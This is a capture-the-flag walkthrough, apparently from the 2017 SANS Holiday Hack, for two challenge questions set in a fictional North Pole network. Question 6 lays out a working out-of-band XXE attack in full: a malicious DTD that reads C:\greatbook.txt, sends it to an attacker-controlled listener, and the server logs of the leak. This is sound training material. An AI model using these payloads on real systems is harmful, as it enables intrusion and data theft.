Challenge Question 5 Walkthrough:

Let's start by reviewing some of the information that we've collected so far. One of the files retrieved from the file server in Challenge Question 3 is called "Naughty and Nice List.docx":



This file contains a long list of individuals, and they are classified as either Naughty or Nice. A CSV version of the same file is essentially a spreadsheet containing the same names. Another file retrieved from the file server in Challenge Question 3 is "BOLO - Munchkin Mole Report.docx":




This particular document invites us to visit
https://nppd.northpolechristmastown.com

While on the dev box, a quick ping reveals that this server is available externally:


```
alabaster_snowball@l2s:/tmp/asnow.NgEYh3zv1qOkPKXmdWXQ3sd5$ ping  nppd.northpolechristmastown.com
PING nppd.northpolechristmastown.com (216.239.32.21) 56(84) bytes of data.
64 bytes from any-in-2015.1e100.net (216.239.32.21): icmp_seq=1 ttl=52 time=0.817 ms
64 bytes from any-in-2015.1e100.net (216.239.32.21): icmp_seq=2 ttl=52 time=0.263 ms
64 bytes from any-in-2015.1e100.net (216.239.32.21): icmp_seq=3 ttl=52 time=0.437 ms
64 bytes from any-in-2015.1e100.net (216.239.32.21): icmp_seq=4 ttl=52 time=0.290 ms
^C
--- nppd.northpolechristmastown.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.263/0.451/0.817/0.222 ms
alabaster_snowball@l2s:/tmp/asnow.NgEYh3zv1qOkPKXmdWXQ3sd5$
```

Visiting the nppd.northpolechristmastown.com site, we see this:

If we click on the infractions link we see this:




This page allows you to search for infractions in the database by any of four fields: title, date, name, and status. At the bottom of the search results, the page provides a download link, which you can use to obtain the full search results in JSON form. Clicking on the link downloads the file:




The actual URL that fetches this file looks like this: https://nppd.northpolechristmastown.com/infractions?query=title:matches&json=1

This URL can be used with curl to fetch the raw JSON data, as seen in the following screenshot:



I used the linux utility "jq" to pretty-print the JSON output, as seen in this example:

```
curl -s
"https://nppd.northpolechristmastown.com/infractions?query=name:Bonnie%
20Roberts&json=1" | jq
```



The jq utility allows a user to filter and query against JSON data. For instance, the jq filter "{count}" returns just the "count" field from the JSON we are piping in:


```
root@OS14526:~/holidayhack2017# curl -s
"https://nppd.northpolechristmastown.com/infractions?query=name:Bonnie%
20Roberts&json=1" | jq '{count}'
{
  "count": 5
}
```

We can use this filtering capability to further analyze the naughty and nice list. Let's write a bash script that reads the CSV-formatted list downloaded from our SMB share, and then query each person on the list to see how many infractions they have. We'll compute the minimum number of infractions necessary to be "naughty".

Here is the script:

```
#!/bin/bash

file='Naughty and Nice List.csv'
count=0
naughtymin=999999

while IFS=: read -r line
do
  count=$((count+1))  # increment the file line counter
  name=$(echo $line | cut -f 1 -d "," | sed 's/\s/%20/g') # grab the name and
make it URL safe
  naughtynice=$(echo $line | cut -f 2 -d ",") # grab Naughty or Nice

  # run the query and use jq to grab the value of "count"
  querycount=$(curl -s
"https://nppd.northpolechristmastown.com/infractions?query=name:$name&json=1" |
jq .count)

  # if this person is Naughty and we have a new minimum "count", then grab it.

  if [ $naughtynice = "Naughty" ]; then
    if [ $querycount -lt $naughtymin ]; then
      naughtymin=$((querycount))
    fi
  fi

done<"$file";

echo Minimum number of infractions to be Naughty = $naughtymin
echo Scanned $count individuals
```

Here is the output of the bash script:




For the question *"How many infractions are required to be marked as naughty on Santa's Naughty and Nice List?",* **the answer is 4.**

Regarding the question *"What are the names of at least six insider threat moles?",* we need to consider the previously collected Great Book page "The Rise of the Lollipop Guild". Elven leadership suspects that Munchkin Moles mingle among the Elven Elite and potentially other critical roles within Elven leadership and operations. Insider threat moles would have to include members of the IT staff, which include the following:

Alabaster Snowball
Minty Candycane
Shinny Upatree
Holly Evergreen
Wunhorse Openslae
Sugarplum Mary
Pepper Minstix
Sparkle Redberry

Regarding the question *"Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?"*, we need to refer to the following chat conversation with Glinda, the Good Witch.



The Abominable Snow Monster is the one throwing snowballs, and the proof is the captured chat conversation from Glinda in which she admits to casting the spell that causes the Bumble to throw them.

Easter Egg: Both Cindy Lou Who and Dr. Who are both on the naughty list for trying to ruin Christmas. You may recall that they were the two previous HHC villains.

Challenge Question 5 objectives completed.

Challenge Question 6

Challenge Question 6 Objectives:

The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at **http://eaas.northpolechristmastown.com**. Visit the system and retrieve instructions for accessing *The Great Book* page from **C:\greatbook.txt**. Then retrieve *The Great Book* PDF file by following those directions. What is the title of The Great Book page?

Challenge Question 6 Walkthrough:


Let's start by finding the eaas.northpolechristmastown.com server and enumerating it. From our dev box, let's quickly ping it in order to reveal its IP address:

```
alabaster_snowball@hhc17-apache-struts2:/tmp/asnow.amFwOLW3xLGcZ9LY66D0UJzh$
ping eaas.northpolechristmastown.com
PING eaas.northpolechristmastown.com (10.142.0.13) 56(84) bytes of data.
64 bytes from eaas.northpolechristmastown.com (10.142.0.13): icmp_seq=1 ttl=128
time=1.57 ms
```


The output of the ping command reveals that the internal IP is 10.142.0.13. Referring back to a previous nmap scan of the network, we can see the open ports for that server:

```
Nmap scan report for 10.142.0.13
Host is up (0.00045s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 10.0
3389/tcp open  ssl/ms-wbt-server?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

This appears to be some kind of Windows server running IIS. Let's hit port 80 from our browser through our SSH forwarded port:



Scrolling down we see more:



The download button is a simple anchor button with a URL that we can hit from wget to download the file.


```
root@OS14526:~/holidayhack2017# wget http://127.0.0.1/XMLFile/Elfdata.xml
--2017-12-22 20:34:41--  http://127.0.0.1/XMLFile/Elfdata.xml
Connecting to 127.0.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1763 (1.7K) [text/xml]
Saving to: ‘Elfdata.xml’

Elfdata.xml
100%[=================================================>]   1.72K  --.-KB/s
in 0s

2017-12-22 20:34:41 (181 MB/s) - ‘Elfdata.xml’ saved [1763/1763]
```

Dumping the file confirms that the file content is XML data:

```
root@OS14526:~/holidayhack2017# cat *.xml
<?xml version="1.0" encoding="utf-8"?><Elf><Elf><ElfID>1</ElfID><ElfName>Elf On
a Shelf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>1.png</Picture><Address>On a Shelf,
Obviously</Address></Elf><Elf><ElfID>2</ElfID><ElfName>Buddy the
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>2.png</Picture><Address>New York
City</Address></Elf><Elf><ElfID>3</ElfID><ElfName>Legolas</ElfName><Contact>867
5309</Contact><DateOfPurchase>11/29/2017 12:00:00
```

```
AM</DateOfPurchase><Picture>3.png</Picture><Address>Middle
Earth</Address></Elf><Elf><ElfID>4</ElfID><ElfName>Marcus
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>4.png</Picture><Address>Canada</Address></Elf><Elf>
<ElfID>5</ElfID><ElfName>Alf</ElfName><Contact>8675309</Contact><DateOfPurchase
>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>5.png</Picture><Address>Melmac</Address></Elf><Elf>
<ElfID>6</ElfID><ElfName>Dobby the House
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>6.png</Picture><Address>London</Address></Elf><Elf>
<ElfID>7</ElfID><ElfName>Malekith</ElfName><Contact>8675309</Contact><DateOfPur
chase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>7.png</Picture><Address>Asgard</Address></Elf><Elf>
<ElfID>8</ElfID><ElfName>Keebler
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>8.png</Picture><Address>Tree</Address></Elf><Elf><E
lfID>9</ElfID><ElfName>Jangle
Bells</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>9.png</Picture><Address>North
Pole</Address></Elf></Elf>root@OS14526:~/holidayhack2017#
```

According to the site, the purpose of the XML file is to allow a user to modify their elves order, and then re-upload it for display on this page:



Let's see if we can exploit this by somehow manipulating the XML file prior to uploading it. Based on this research: https://pen-testing.sans.org/blog/2017/12/08/entity-inception-exploiting-iis-net-with-xxe-vulnerabilities, it might be possible to inject a custom DTD header into the XML file

that will result in data leakage. Let's try the following DTD header to see if we can fetch the contents of "c:\greatbook.txt".

```
<!DOCTYPE demo [
    <!ELEMENT demo ANY >
    <!ENTITY % extentity SYSTEM "http://10.142.0.3:7362/evil.dtd">
    %extentity;
    %inception;
    %sendit;
    ]
>
```

You can see in the URL of evil.dtd that we intend to stage this file on the dev server. We'll serve it from an unusual port to try and avoid the vast sea of challenge participants doing all kinds of things on different ports.

Here is the content of the "evil.dtd" file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///C:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM
'http://10.142.0.3:7362/?%stolendata;'>">
```

If this exploit works, IIS will fetch the contents of "c:\greatbook.txt", then append that to a second HTTP request to our exploit server. The second request will have the leaked data that we want.

Our doctored XML file, to be uploaded to the site, looks like this:

```
root@OS14526:~/holidayhack2017# cat Elfdata.xml
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
    <!ELEMENT demo ANY >
    <!ENTITY % extentity SYSTEM "10.142.0.3:7362/evil.dtd">
    %extentity;
    %inception;
    %sendit;
    ]>
<Elf><Elf><ElfID>1</ElfID><ElfName>Elf On a
Shelf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017
12:00:00 AM</DateOfPurchase><Picture>1.png</Picture><Address>On a
Shelf, Obviously</Address></Elf><Elf><ElfID>2</ElfID><ElfName>Buddy the
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017
12:00:00 AM</DateOfPurchase><Picture>2.png</Picture><Address>New York
City</Address></Elf><Elf><ElfID>3</ElfID><ElfName>Legolas</ElfName><Con
tact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>3.png</Picture><Address>Middle
Earth</Address></Elf><Elf><ElfID>4</ElfID><ElfName>Marcus
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017
12:00:00
AM</DateOfPurchase><Picture>4.png</Picture><Address>Canada</Address></E
lf><Elf><ElfID>5</ElfID><ElfName>Alf</ElfName><Contact>8675309</Contact
><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>5.png</Picture><Address>Melmac</Address></E
```

```
lf><Elf><ElfID>6</ElfID><ElfName>Dobby the House
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017
12:00:00
AM</DateOfPurchase><Picture>6.png</Picture><Address>London</Address></E
lf><Elf><ElfID>7</ElfID><ElfName>Malekith</ElfName><Contact>8675309</Co
ntact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>7.png</Picture><Address>Asgard</Address></E
lf><Elf><ElfID>8</ElfID><ElfName>Keebler
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017
12:00:00
AM</DateOfPurchase><Picture>8.png</Picture><Address>Tree</Address></Elf
><Elf><ElfID>9</ElfID><ElfName>Jangle
Bells</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017
12:00:00 AM</DateOfPurchase><Picture>9.png</Picture><Address>North
Pole</Address></Elf></Elf>
root@OS14526:~/holidayhack2017#
```

Now prior to uploading, start up python (to serve the DTD file) on the dev server:

```
alabaster_snowball@l2s:/tmp/asnow.P8pnycKsHCffVn1zPpSzdHV3$ python -m
SimpleHTTPServer 7362
Serving HTTP on 0.0.0.0 port 7362 ...
```

Now upload the doctored XML file to the website. If this works, we should see two consecutive GETs to our python server – one for the DTD file, and the second one containing our leaked data.

```
alabaster_snowball@l2s:/tmp/asnow.P8pnycKsHCffVn1zPpSzdHV3$ python -m SimpleHTTPServer 7362
Serving HTTP on 0.0.0.0 port 7362 ...
10.142.0.13 - - [23/Dec/2017 06:36:44] "GET /evil.dtd HTTP/1.1" 200 -
10.142.0.13 - - [23/Dec/2017 06:36:44] "GET /?http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf HTTP/1.1" 200
```

It worked – we see the contents of "c:\greatbook.txt", and that file contains a URL to another Great Book PDF file. From Kali, let's use proxychains and wget to directly download that PDF file:

```
root@OS14526:~/holidayhack2017# proxychains wget http://10.142.0.13/xMk7H1NypzAqYoKw/greatbook6.pdf
ProxyChains-3.1 (http://proxychains.sf.net)
--2017-12-23 00:52:34--  http://10.142.0.13/xMk7H1NypzAqYoKw/greatbook6.pdf
Connecting to 10.142.0.13:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1387677 (1.3M) [application/pdf]
Saving to: 'greatbook6.pdf'

greatbook6.pdf             100%[=====================================>]   1.32M  6.21MB/s    in 0.2s

2017-12-23 00:52:35 (6.21 MB/s) - 'greatbook6.pdf' saved [1387677/1387677]

root@OS14526:~/holidayhack2017# sha1sum greatbook6.pdf
8943e0524e1bf0ea8c7968e85b2444323cb237af  greatbook6.pdf
root@OS14526:~/holidayhack2017#
```

As seen in the following screenshot, the title of the page is **"The Dreaded Inter-Dimensional Tornadoes"**

The Dreaded Inter-Dimensional Tornadoes

Throughout our recorded history, Oz has benefitted from quite favorable weather, with frequent sunny days and a moderately warm climate. Indeed, all Munchkins enjoy essentially year-round springtime weather, keeping flowers in bloom and making spirits bright.

However, one type of weather phenomenon interrupts the otherwise beautiful climate of Oz -- the dreaded Inter-Dimensional Tornadoes - when the weather outside is frightful. While quite rare, these ferocious storms appear suddenly and without warning, striking Oz every year or two. These calamitous cyclones vary in intensity, but even the weakest have caused significant damage, lifting houses off their foundations and shredding everything in their deadly path, especially paper products.

Inter-Dimensional Tornadoes get their unusual name because their intense power has been known to rip holes into the very fabric of space and time, allowing a single tornado to strike multiple different places in disparate time eras simultaneously, interlinking each time and location touched by the storm into a swirling inter-dimensional space-time vortex. Although the specific physics of such storms remains elusive to our best scientists, one thing is consistently observed by researchers and historians: When an Inter-Dimensional Tornado strikes, it not only scatters whatever it has vacuumed up throughout many lands, it sometimes also drops artifacts from the past or even the future in its wake. Such storms have brought antique watches, clothing, and curious gadgetry, lifting them from distant times and far away places and depositing them in Oz.

Challenge Question 6 objectives completed.

